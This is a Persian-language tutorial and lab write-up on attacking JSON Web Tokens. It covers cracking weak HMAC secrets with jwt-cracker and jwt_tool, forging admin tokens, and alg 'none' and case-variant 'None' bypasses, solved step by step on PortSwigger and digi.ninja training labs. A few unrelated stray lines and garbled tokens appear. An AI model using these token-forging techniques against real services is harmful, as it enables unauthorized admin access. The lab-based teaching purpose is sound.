ابزار بعدی جهت تولید توکن با زبان JWT ابزار jwt-cracker هست که توی npm قرار داره و میتوانید از لینک سورس کش رو ببینید . کافیه که ابتدا npm رو از طریق دستور sudo apt install npm نصب کنیم و سپس از طریق npm به شکل زیر jwt-cracker رو نصب میکنیم :

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$ sudo npm install --global jwt-cracker
```

added 23 packages in 6s

2 packages are looking for funding
run 'npm fund' for details

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$
```

خب حالا jwt-cracker رو اجرا میکنیم و باید با خروجی زیر روبرو بشیم :

```
(.venv) osboxes@osboxes:~$ jwt-cracker
```

Usage: jwt-cracker -t <token> [-a <alphabet>] [--max <maxLength>] [-d <dictionaryFile>] [-f]

Options:

--version	Show version number [boolean]
-t, --token	HMAC-SHA JWT token to crack [string] [required]
-a, --alphabet	Alphabet to use for the brute force [string] [default: "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"]
--max	Maximum length of the secret [default: 12]
-d, --dictionary	Password file to use instead of the brute force [string]
-f, --force	Skip token validation [boolean]
-h, --help	Show help [boolean]

Missing required argument: t

```
(.venv) osboxes@osboxes:~$
```

یعنی اینکه نصبه و حالا بیا و ورودی ها رو بده تا برات کرک رو انجام بدم . یک -t میخواهد که توکن رو جلوش میزاریم، دقت کنید که میتوانیم از طریق -a بیایم و بدون لیست کلید های خودمون بلکه از طریق لیستی که خودش میسازه کرک رو انجام بدهیم ولی خوب این خیلی طول میکشد چیزی نیست که ما میخوایم و -max هم واسه همین استفاده میشه ولی ما باید از -d استفاده کنیم و یک لیست از کلید ها رو بدهیم تا توکنی که دادیم رو برآورده کرک کنه . اون -f تهش هم میگه که نمیخواهیم بیایی و درستی توکن رو بررسی کنی و فقط سعی کن کرکش کنی . به شکل زیر اجراس میکنیم :

```
(.venv) osboxes@osboxes:~$ jwt-cracker -t eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvG4RG9lIiwiwWF0IjoxNTE2MjM5MDIyLCJpc2FkbWluIiJpmyWxzX0.0-Y_RaHddY6HDjabYhldFwpao6Rc5BDHabz8tzk9A -d ./Projects/jwt/jwt-pwn/keys.list -f
SECRET FOUND: secretKey
Time taken (sec): 0.254
Total attempts: 18
(.venv) osboxes@osboxes:~$
```

میبینید که کلید رو پیدا کرد و اجرا شد . این هم از این ابزار .

ابزار بعدی جهت تولید توکن ما jwt-cracker.py هست که میتوانید از ادرس <https://github.com/rxall/jwt-cracker.py> دانلود کنید و آگاه باشید که به زبان Python2 نوشته شده کافیه به سادگی تبدیلش کنید به Python3 یعنی باید print ها رو با () استفاده کنید و به جای تابع file از تابع open بهره بگیرید . خیلی خیلی ساده هست و کافیه که اجراس کنید :

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-cracker$ python jwt-cracker.py
```

Currently only supports HS256/384/512 not RS*, because RSA

Enter encoded payload:

وقتی اجرا میشه، سریعا از شما درخواست توکن میکنه و شما کافیه که توکن رو بهش بدهید:

Enter encoded payload: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvxaG4gRG9lIiwiwWF0IjoxNTE2MjM5MDIyLCJpc2FkbWluIjp0ZWxzZX0.0-Y_RaHddY6HDjabYhLDfwpoa6Rc5BDHaabz8ztk9A
Path to wordlist:

کر ک کرد و کلید رو بهمون داد . ساده بود نه ؟

ابزار بعدی یک چاقوی سوئیسی برای JWT محسوب میشے چرا که همه کاری رو انجام میده. اسمش `jwt_tool` هست و میتوانید سورس کدش را از گیتیابش به ادرس https://github.com/ticarpi/jwt_tool دانلود کنید و لذت ببرید. کش رو از طریق `git` کلون کنین و بعد نیازمندیهاش رو نصب کنید : `termcolor cprint pycryptodomex requests` و بعد هم اجراش میکنید :

(.venv) osboxes@osboxes:~/Projects/jwt/jwt_tool\$ python jwt_tool.py

JWTTool
Version 2.2.6 @ticarpi

usage: jwt_tool.py [-h] [-b] [-t TARGETURL] [-rc COOKIES] [-rh HEADERS] [-pd POSTDATA] [-cv CANARYVALUE] [-np] [-nr] [-M MODE] [-X EXPLOIT] [-ju JWKSPURL] [-S SIGN] [-pr PRIVKEY] [-T] [-I] [-hc HEADERCLAIM] [-pc PAYLOADCLAIM] [-hv HEADERVALUE] [-pv PAYLOADVALUE] [-c] [-d DICT] [-p PASSWORD] [-kf KEYFILE] [-V] [-pk PUBKEY] [-jw JWKSFILE] [-Q QUERY] [-v]
[jwt]

No JWT provided

برای کرک کردن یک توکن که با الگوریتم HMAC و SHA امضا شده میتوانید از C- استفاده کنید و بعده d- بزنید و فایل لیست کلیدها را در دایرکتوری آنون کرک کنید.

Digitized by srujanika@gmail.com

For more information about the study, please contact Dr. Michael J. Hwang at (310) 206-6500 or via email at mhwang@ucla.edu.

Version 2.2.6 @ticarpi

Original JWT:

[+] secretkey is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "secretkey"

به همین جذابی . ویکی این ابزار که تقریبا هر کاری رو درمورد **JWT** انجام میده میتوانید به ادرس https://github.com/ticarpi/jwt_tool/wiki بینید .

حالا چه سودی داره این پیدا کردن کلید؟ ببینید هدف اصلی ما واسه نفوذ به توکن **JWT** اینه که بتونیم پیلود توکن رو به چیزی که میخوایم تغییر بدیم و بعد امضا کنیم توکن رو به طوری که سرور اون توکن رو به عنوان توکن درست تشخیص بده و ما به چیزی دسترسی بگیریم که برای دسترسی به اون چیزی **Authorized** نیستیم. زمانی که ما بتونیم کلید رو بdest بیاریم، بعدش میریم و پیلود توکن رو به چیزی تغییر میدیم که نیاز داریم، سپس هدر و توکن + کلید رو از طریق الگوریتم مشخص شده توی هدر **Sign** میکنیم و **Signature** رو به ته توکن اضافه کنیم. بدین شکل ما یک توکن درست رو داریم که میتوانیم به سمت وب سرور ارسال کنیم و به جایی دسترسی بگیریم که نباید بگیریم.

چالش : توی **Portswigger** یک چالشی برای کرک کردن کلید توکن **JWT** وجود داره که با هم حلش میکنیم و بعد میریم سراغ ادامه بحثمون <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-weak-signing-key> . این چالش توی ادرس هست و میتوانید برد و شما هم حلش کنید .

Lab: JWT authentication bypass via weak signing key

PRACTITIONER
LAB Not solved

This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a wordlist of common secrets.

To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Tip
We recommend familiarizing yourself with [how to work with JWTs in Burp Suite](#) before attempting this lab.
We also recommend using hashcat to brute-force the secret key. For details on how to do this, see [Brute forcing secret keys using hashcat](#).

گفته که این **lab** از یک مکانیزم بر پایه **JWT** برای مدیریت **Session** ها استفاده میکنه . یک وردلیست به ما داده و گفته که چون کلید رمز این توکن ها بسیار ضعیف و ساده هست از طریقشون بباید و توکن رو کرک کنید . میگه بیا و **Brute-Force** کن کلید رمز رو و بعد به پنل **admin** به ادرس `/admin` کاربری به نام `carlos` رو حذف کن و همچنین میتوانیم از طریق کاربر خودمون یعنی `wiener` با کلمه عبور `peter` لاگین کنیم . بریم که داشته باشیم . ابتدا با کاربر خودم لاگین میکنم :

Login

Username	Wiener
Password
Log in	

بعد توی کوکی هام نگاه میکنم ببینم چی دارم ؟

Name	Value	Domain	Path	Exp...	Size	HttpO...	Secure	Same...	Partiti...	Prior...
session	eyJraWQiOiIyMTdkYjhiOC05NjBmLTQ2ODIt...	0aa60072...	/	Ses...	203	✓	✓	None		Mediu...

میبینید که یک کوکی به نام `session` ایجاد شده و مقدار توکن **JWT** توشه . خب بریم توکن رو دیکد کنیم ببینیم توی پیلودش چی داریم :

Encoded PASTE A TOKEN HERE

```
eyJraWQiOiIyMTdkYjhiOC05NjBmLTQ20DItYTh
iNi1iZTYxMzKjYWU3M2QiLCJhbGciOiJIUzI1Ni
J9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsInN1YiI6
IndpZW5lciIsImV4cCI6MTcwNDU5NTMzN30.pfx
UZS3E1P9Hy2R3nLmXHh_ks0QdUh_iIc8QzqrefK
M
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "kid": "217db8b8-960f-4682-a8b6-be6136dae73d",
  "alg": "HS256"
}
```

PAYOUT: DATA


```
{
  "iss": "portswigger",
  "sub": "wiener",
  "exp": 1704595337
}
```

میبینید که نام کاربری ما توی پیلود هست . حالا اگه بایام و توکن رو کرک کنیم و نام کاربری admin را بهش بدیم و همچنین بایام و از طریق کلید رمز دوباره توکن رو امضا کنیم ایا میتوانیم به پنل ادمین دسترسی بگیریم ؟ بریم ببینیم که میشه یا نه ؟ لیستی از کلید هایی که ممکنه امضا کننده توکن باشن رو توی ادرس <https://github.com/wallarm/jwt-secrets/raw/master/jwt.secrets.list> بهمون داده و اول اونها رو دانلود میکنیم .

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt_tool$ wget https://github.com/wallarm/jwt-secrets/raw/master/jwt.secrets.list
--2024-01-07 01:46:21-- https://github.com/wallarm/jwt-secrets/raw/master/jwt.secrets.list
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.secrets.list [following]
--2024-01-07 01:46:22-- https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.secrets.list
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1212275 (1.2M) [text/plain]
Saving to: 'jwt.secrets.list'

jwt.secrets.list          100%[=====] 1.16M  1.68MB/s   in 0.7s
2024-01-07 01:46:23 (1.68 MB/s) - 'jwt.secrets.list' saved [1212275/1212275]
```

خب بعد توسط jwt_tool سعی میکنیم که کرک کنیم .

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt_tool$ python jwt_tool.py eyJraWQiOiIyMTdkYjhiOC05NjBmLTQ20DItYThiNi1iZTYxMzKjYWU3M2QiLCJhbGciOiJIUzI1Ni
J9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTcwNDU5NTMzN30.pfxUZS3E1P9Hy2R3nLmXHh_ks0QdUh_iIc8QzqrefK -C -d jwt.secrets.list

Original JWT:
[+] secret1 is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "secret1"
```

میبینید که کرک شد و کلید رمز عبارت secret1 هست . حالا بریم و توکن خودمون رو بسازیم با این کلید رمز :

Encoded PASTE A TOKEN HERE

```
eyJraWQiOjIyMTdkYjhiOC05NjBmLTQ2ODItYTh
iNi1iZTYxMzZkYWU3M2QiLCJhbGciOiJIUzI1Ni
J9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6
ImFkbWluaXN0cmF0b3IiLCJleHAiOjE3MDQ1OTU
zMzd9.Bes8nn0GfxJ049Ww0PFsszC5-
JpI7yD4E058RP_H2Kk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "kid": "217db8b8-960f-4682-a8b6-be6136dae73d",
  "alg": "HS256"
}
```

PAYOUT: DATA

```
{
  "iss": "portswigger",
  "sub": "administrator",
  "exp": 1704595337
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret1
)  secret base64 encoded
```

حالا توکن ایجاد شده رو به جای توکن خودمون قرارش میدیم :

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

دسترسی گرفتیم . حالا کاربر carlos رو حذف میکنیم تا ببینیم ایا چالش Solved میشه یا نه :

Congratulations, you solved the lab!

[Share your skills!](#)   [Continue learning »](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

بله و شد . به همین سادگی .

توی **None Algorithm Vulnerability** توی JWT چیست؟ ابتدا باید طریقه ساخت چنین توکنی رو پاد بگیریم. میدونید که توی هر توکن ما تو هدر یک مولفه به نام `alg` یا همون `algorithm` داریم که مقادیری توی خودش دارد. مقادیری مثل، `HS256`, `HS512`, `RS256`, اگه بیایم و مقدار مولفه `alg` رو به `none` تغییر بدیم یک توکن بدون الگوریتم خواهیم داشت و در نتیجه نیازی به قسمت `Signature` نداره چرا که اصن الگوریتمی جهت تولید امضا وجود نداره. در ورژن های اسیب پذیر به این اسیب پذیری شما پیلود رو تغییر میدید به چیزی که میخواید و سپس قسمت `Signature` رو حذف میکنیم ولی ". آخرش رو حتما باید قرار بدهید و سپس جای توکن خودتون میزارید و دسترسی رو خواهید گرفت. توی `PortSwigger` یک چالش برای این اسیب پذیری وجود داره به ادرس <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification>

Lab: JWT authentication bypass via flawed signature verification

This lab uses a JWT-based mechanism for handling sessions. The server is insecurely configured to accept unsigned JWTs.

To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Tip
We recommend familiarizing yourself with [how to work with JWTs in Burp Suite](#) before attempting this lab.

توی این چالش که اسمش گذاشته باپس کردن `Authentication` از طریق مشکل تایید ناقض امضا، ما از طریق تغییر الگوریتم داخل هدر به `none` و همچنین حذف کردن `Signature` و قرار دادن یک ". به جای اون میتوانیم به پنل ادمین دسترسی بگیریم و کاربر `carlos` رو حذف کنیم. در ابتدا از طریق کاربر خودمون یعنی `wiener:peter` لاگین میکنیم تا توکن خودمون رو بگیریم.

Login

توکن ما توی کوکی های ما تو مولفه `session` خواهد بود :

Name	Value	Domain	Path	Exp...	Size	HttpO...	Secure	Same...	Partiti...	Prior...
session	eyJraWQiOiJlODgwZDkzMjIe2MwYyLTrjYzEtODA1NS1zJFjNTiyMWE5NjQilC3hbGciOiJSU1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dciisInNIYlIEInpZWlciisIm4cI6MTcwNDU5OTU3M3..S4ji-jbhK3IPl7weRjjur4mu2kNPehZnkPN1k0MnczHkIW70k_SaxXZRUtnIQFRTL1w-5WjJafksFBgw6o-GWgcPqfFI8Co3jIhgH8NtrrVVSaih036xLkb6d7IebgLfhN-Y30qSNZXPaKDC1Q5v4cwbIF:OBcxiJCzB5E6b78f26fyKe3Ifvov4wU7AhXIZedhSaahGdOn7RGo_NnoAdmK7BLozTYrcwQH5wSC7hoT5pz6pYLUBwJMVOw7pWIW89_5x3gt8nfgIwpOpW@tRorQb1P9Q6003di2RBBrkmcx98D8Swp92icZv_NyK1kbk-qk8_xzKgRDAEhhEQ	0aa50057...	/	Ses...	502	✓	✓	None		Medium

خب حالا میریم توی وبسایت <https://token.dev> تا بتونیم تغییراتی که میخوایم رو روی این توکن اعمال کنیم :

JWT String (Signature verification failed)

Algorithm: RS256

eyJraWQiOiJlODgwZDkzMjIe2MwYyLTrjYzEtODA1NS1zJFjNTiyMWE5NjQilC3hbGciOiJSU1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dciisInNIYlIEInpZWlciisIm4cI6MTcwNDU5OTU3M3..S4ji-jbhK3IPl7weRjjur4mu2kNPehZnkPN1k0MnczHkIW70k_SaxXZRUtnIQFRTL1w-5WjJafksFBgw6o-GWgcPqfFI8Co3jIhgH8NtrrVVSaih036xLkb6d7IebgLfhN-Y30qSNZXPaKDC1Q5v4cwbIF:OBcxiJCzB5E6b78f26fyKe3Ifvov4wU7AhXIZedhSaahGdOn7RGo_NnoAdmK7BLozTYrcwQH5wSC7hoT5pz6pYLUBwJMVOw7pWIW89_5x3gt8nfgIwpOpW@tRorQb1P9Q6003di2RBBrkmcx98D8Swp92icZv_NyK1kbk-qk8_xzKgRDAEhhEQ

Header	Payload
<pre>{ "kid": "e880d932-61f2-4cc1-8055-bf1c5221a964", "alg": "RS256" }</pre>	<pre>{ "iss": "portswigger", "sub": "wiener", "exp": 1704599573 }</pre>

میبینید که الگوریتم استفاده شده RS256 هست و یعنی از Public/Private Key جهت امضا استفاده کرده که اصن مهم نیست. کاربر ما هم اسمش توی Payload اورده شده و تغییرات رو به شکل زیر اعمال میکنیم:

JWT String ⓘ Verified!

```
eyJraWQiOiJ1ODgwZDkzMj02MWYyLTRjYzEtODA1NS1iZjFjNTIyMWE5NjQiLCJhbGciOiJub25lIn0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1Yi6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE3MDQ1OTk1NzN9.
```

Header	Payload
<pre>{ "kid": "e880d932-61f2-4cc1-8055-bf1c5221a964", "alg": "none" }</pre>	<pre>{ "iss": "portswigger", "sub": "administrator", "exp": 1704599573 }</pre>

نوع الگوریتم رو کردیم none و امضا از ته توکن حذف شد و اسمش کاربر هم تغییر دادیم به administrator و یک ".". هم گذاشتیم ته توکنمنو. حالا همین توکن رو به جای توکن خودمون قرار میدیم و سعی میکنیم وارد مسیر /admin بشیم:

WebSecurity Academy

JWT authentication bypass via flawed signature verification

oaa50057030205fc827034f800370006.web-security-academy.net/admin

Application

Name	Value	Domain	Path	Exp...	Size	HttpO...	Secure	Same...	Part
session	eyJraWQiOiJ1ODgwZDkzMj02MWYyLTRjYzEtODA1NS1iZjFjNTIyMWE5NjQiLCJhbGciOiJub25lIn0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1Yi6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE3MDQ1OTk1NzN9.	oaa50057...	/	Ses...	168	✓	✓	None	

Users

wiener - Delete

carlos - Delete

Mission Solved: Congratulations, you solved the lab!

User deleted successfully!

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - Delete

به همین جذابی و سادگی.

به طور کلی میشه گفت که یکی از گروههای مشکلات امنیتی مربوط به JWT دستکاری کردن الگوریتم هست و یکی از این دستکاری ها رو میشه None Algorithm نامید. من به این چالش PortSwigger قانع نیستم و واسه همین گشتن و یک چالش دیگه هم پیدا کردم. سایت None Algorithm اگه یادتون باشه برامون یک نمونه از اسیب پذیری DNS Zone Transfer رو فراهم کرده بود، درمورد digi.ninja هم یک چالشی داره که توی ادرس https://authlab.digi.ninja/JWT_None میتوانید ببینید. بریم اینو حل کنیم:

JWT None Algorithm

As well as allowing HMAC and RSA hashing algorithms for the JWT signature, some parsers also allow hashing to be disabled by specifying "none".

I've never come across this in the wild but there are active libraries which support it and so I always check for it just in case, especially as you do occasionally hear reports of it popping up, sometimes in the worst of places!

In April 2020, researchers found that Auth0 was vulnerable to this attack and wrote it up in the blog post:

[JSON Web Token Validation Bypass in Auth0 Authentication API](#)

This lab simulates that vulnerability and can be easily exploited using the JOSEPH Burp extension as mentioned in the blog post.

If you get stuck, or want more information, see my [walkthrough](#).

JWT None

اگه روی دکمه Validate Token بزنیم یک درخواست GET به ادرس [Validate Token](https://authlab.digi.ninja/JWT_None_Check) ارسال میشه که توی هدرش یک توکن قرار داره :

The screenshot shows the 'Request Headers' section of a browser developer tools network tab. A red arrow points to the 'Authorization' header which contains a Bearer token. Another red arrow points to the 'alg' field in the JSON payload, which is set to 'HS256'.

این توکن رو بریم بشکافیم ببینیم چی میگه :

JWT String ⓘ Signature verification failed

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoicm9iaW4iLCJsZXZlbCI6InVzZXIifQ.oYPuxIPnm61Yx3Zx_8zaMGVw7Np5nZtgJVnaMqlZcOQ
```

Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload

```
{
  "user": "robin",
  "level": "user"
}
```

توی هدر میگه alg برابر HS256 هست و توی پیلود level کاربر robin رو user نوشته . بریم ببینیم None Algorithm داره یا نه و کاربر robin رو admin کنیم .

JWT String ⓘ Verified!

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIwIn0.eyJ1c2VyIjoicm9iaW4iLCJsZXZlbCI6ImFkbWluIn0.
```

Header

```
{
  "alg": "none",
  "typ": "JWT"
}
```


Payload

```
{
  "user": "robin",
  "level": "admin"
}
```


به شکل بالا تغییر دادیم و یادتون باشه که اون ". " ته توکن رو حتما قرار بدید . بریم درخواستمون رو ارسال کنیم، این بار با این توکن :

```
{
  "Success":false,
  "User":"",
  "Level":"",
  "Message":"'none' signature type is not allowed"
}
```

میبینید که روی **none** الگوریتم حساسه و اجازه نمی‌دهد. حالا ببایم و سعی کنیم این مورد را **Bypass** کنیم. برای نوشتن **none** چندین روش وجود دارد، **None**, **nOne**, **noNe**, **nonE**, حالا نمیخواه بیام و همه اینا رو تست کنم ولی فهمیدم که اگه به جای نوشتن همه حروف با حرف کوچیک ببایم و به شکل **None** بنویسیم میتوانیم این محدودیت را **Bypass** کنیم، پس او مد و توکن رو خودم ساختم و از طریق Decoder داخل BurpSuite هدر رو به شکل زیر **Base64** کردم:



پیلود رو به شکل زیر ایجاد کردم و **level** کاربر رو **admin** نوشتم:



میدونید که = های ته عبارت **Base64** رو باید حذف کنیم. پس توکن شد:

1 eyJhbGciOiJOb25lIiwidHlwIjoiSldUIn0.eyJ1c2Vyljoicm9iaW4iLCJsZXZlbCI6ImFkbWluIn0.

حالا توکن رو توی هدر درخواست، جلوی مولفه **Authorization** همراه با کلمه **Bearer** نوشتم و درخواست رو ارسال کردم:



پاسخی که گرفتم به شکل زیر بود:

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Strict-Transport-Security: max-age=63072000
3 Content-Type: application/json; charset=utf-8
4 Referrer-Policy: no-referrer-when-downgrade
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 X-Xss-Protection: 1; mode=block
8 Date: Tue, 09 Jan 2024 04:39:35 GMT
9 Content-Length: 100
10 Set-Cookie: REVEL_FLASH=; Path=/; HttpOnly
11 Access-Control-Allow-Origin: https://authlab.digi.ninja
12 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type,
Access-Control-Allow-Origin
13 Content-Security-Policy: default-src 'self' ; style-src 'self' ; font-src 'self' ; script-src
'self' https://www.googletagmanager.com https://www.google-analytics.com ; img-src 'self'
https://www.google-analytics.com https://stats.g.doubleclick.net;
14 Server: Apache
15
16 {
    "Success":true,
    "User":"robin",
    "Level":"admin", ←
    "Message":"Logged in as robin with user level admin"
}

```

دیدید که گاهی اوقات نیاز هست که برخی محدودیت ها رو Bypass کنیم و اولین روش Bypass کردن هم تغییر حروف کوچک به بزرگ و بلعکس هست.

تا اینجای بحث کمتر درمورد الگوریتم های RS صحبت کردیم و عده بحث ما الگوریتم های HS بودند. الگوریتم های HS به صورت Symmetric هستند و به عبارتی دیگر متقارن عمل میکنند و این یعنی اینکه از یک کلید جهت رمز و همان کلید جهت رمزگشایی بهره میگیرند و این در حالیست که RS ها به صورت Asymmetric هستند و نامتقارن عمل میکنند و در واقع یک کلید جهت رمز و یک کلید جهت رمزگشایی خواهند داشت. در مبحث رمزنگاری در این مورد به صورت کامل بحث کردیم اما نیاز هست که دوباره توضیحاتی رو ارائه کنیم.

1. Confidentiality: سه گانه CIA چیست؟ در انتقال اطلاعات سه رکن وجود داره که بهشون سه گانه CIA میگن. این سه رکن عبارت اند از : است که داده ای که منتقل میشه محرومانگی اون حفظ شود .
 2. Integrity: در انتقال داده از یک نقطه به نقاط دیگر باید یکپارچگی اون داده حفظ شود و از این رو یکی از ارکان انتقال داده رو به یکپارچگی نسبت میدهد .
 3. Availability: در گاهی اوقات نیاز است که یک داده در دسترس باشد و در دسترسی به ان نباید زبان زیادی ببرد، از این رو Availability به عنوان یکی از ارکان CIA در انتقال دادههاست .
- چرا درمورد سه گانه CIA صحبت کردیم؟ در انتقال داده ها توسط توکن JWT دوتا از این ارکان وجود دارند که عبارت اند از Integrity و Confidentiality . میخوایم علت استفاده از الگوریتم های نامتقارنی مثل RS ها رو در توکن های JWT و ... بسنجم .

Public/Private Key ؟ هر سیستم کامپیوتری که بخواهد از الگوریتم های نامتقارن جهت انتقال داده استفاده کند باید دو کلید را در خود داشته باشد، کلید اول کلید عمومیست که همانطور که از اسمش بیداشت، برای همه ان سیستم هایی که با یک سیستم در ارتباط هستند در دسترس است و دومین کلید کلید خصوصیست که فقط یک سیستم کامپیوتری خودش از ان اطلاع دارد . از این کلید ها جهت رمزنگاری و رمزگشایی استفاده میشوند ولی چرا دو تا کلید؟ زمانی که شما از یک الگوریتم متقارن جهت رمزنگاری استفاده میکنید فقط و فقط ممکن است که به یکی از ارکان CIA دست پیدا کنید . مثلا در مثال استفاده از الگوریتم های HS در JWT ما فقط تلاش بر این داریم که Integrity داده انتقالی رو

حفظ کنیم و یکپارچگی توکن ما قابل سنجش باشد ولی داده اصلا و ابدا محرمانگی ندارد و هر کسی که به ان دسترسی پیدا کند میتواند پیلود ان رو ببیند.

در استفاده از الگوریتم های نامتقارن برای ما این امکان بوجود اومد که بتوانیم علاوه بر یکپارچگی داده های انتقالی، محرمانگی اون رو هم حفظ کنیم . از ویژگی های Public/Private Key ها بگم برآتون که هر چیزی که با کلید عمومی رمز شود با کلید خصوصی رمزگشایی خواهد شد و هر چیزی که با کلید خصوصی رمز شود با کلید عمومی رمزگشایی خواهد شد و نمیشه هر دو عمل رمزگاری و رمزگشایی رو با یک کلید انجام داد و سیستم های کامپیوترا از انتقال داده کلید های عمومی خودشون رو با هم به اشتراک میزارن . دو سیستم کامپیوترا Bob و Alice رو در نظر بگیرید . هر دوی این سیستم ها دارای Public/Private Key خاص خودشون هستند . قصد داره که یک داده رو به سمت Bob بفرسته . سوال پیش میاد کدام یک از سه گانه CIA برای Alice اهمیت داره ؟ کاری با Availability ندارم ولی برای Alice کدام بیشتر اهمیت داره ؟ اینکه کسی نتونه داده رو بخونه یا اینکه کسی نتونه داده رو تغییر بدء ؟ شاید هر دو براش مهمه . یکی یکی بررسی میکنیم :

- Confidentiality اهمیت دارد: وقتی محرمانگی یک داده اهمیت داشته باشد باید طوری رمز شود که فقط و فقط توسط Bob قابل رمزگشایی باشد . چه چیز رو Bob داره که دیگران ندارند ؟ Private Key خودش رو فقط خودش داره، پس باید بیایم و داده رو با Public Key متعلق به Bob رمز کنیم تا Bob از طریق Private Key خودش اون رو رمزگشایی کنه و از این طریق محرمانگی داده حفظ خواهد شد و کسی جز باب Plain Text اون رو نخواهد دید .
